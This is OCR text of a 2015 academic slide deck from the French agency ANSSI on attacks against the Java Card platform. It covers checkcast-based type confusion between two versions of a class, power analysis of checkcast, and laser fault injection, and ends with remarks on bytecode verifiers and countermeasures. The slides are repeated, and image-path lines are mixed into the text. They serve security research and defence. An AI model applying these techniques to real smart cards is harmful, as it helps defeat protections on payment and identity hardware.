
Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T3 t3 = (T3) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T3
astore t3
```



A Platform-Dependant Type Confusion

```
public class B {
  short addr = 0x00FF;
}
```

```
public class B {
  C c = null;
}
```


```
public class C {
  byte b00, ..., bFF;
}
```


A Platform-Dependant Type Confusion

```
public class B {
  short addr = 0x00FF;
}
```

```
public class B {
  C c = null;
}
```

```
public class C {
  byte b00, ..., bFF;
}
```




All you need is . . . type confusion <3

A a = (A) b; $\Longleftrightarrow$

```
aload b
checkcast A
astore a
```


- The BCV statically checks this applet;
- During the runtime, the checkcast instruction rises a ClassCastException exception.

Power Analysis of the checkcast instruction




[Barbu et al., CARDIS 2010]

Power Analysis of the checkcast instruction



[Barbu et al., CARDIS 2010]

Laser Fault Injection



(source: [Barbu et al., CARDIS 2010])

Outline

Conclusion

- An installed application on a card must be checked by a BCV;
- Only the BCV Oracle implementation is publicly available (close-source);
- Some vulnerabilities have been found ... and **patched**!;
- Are there other security flaws? (this is the million-dollar question!);
  - A verified BCV is required!
  - According to which criteria?
- The next-gen attacks are the fault injection attacks;
- Fault injection can be viewed as a logical attack enabler;
- Evaluated cards embed countermeasures to prevent fault injection attacks.

That's All Folk!

Thank you for your attention!
Questions?

Attacks against the Java Card Platform

From the characterization to the exploitation

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

Journée thématique : Respect de la vie privée et services mobiles sans contact.

Thursday, May 28th, 2015

Orange Labs – Issy-les-Moulineaux – France

http://www.ssi.gouv.fr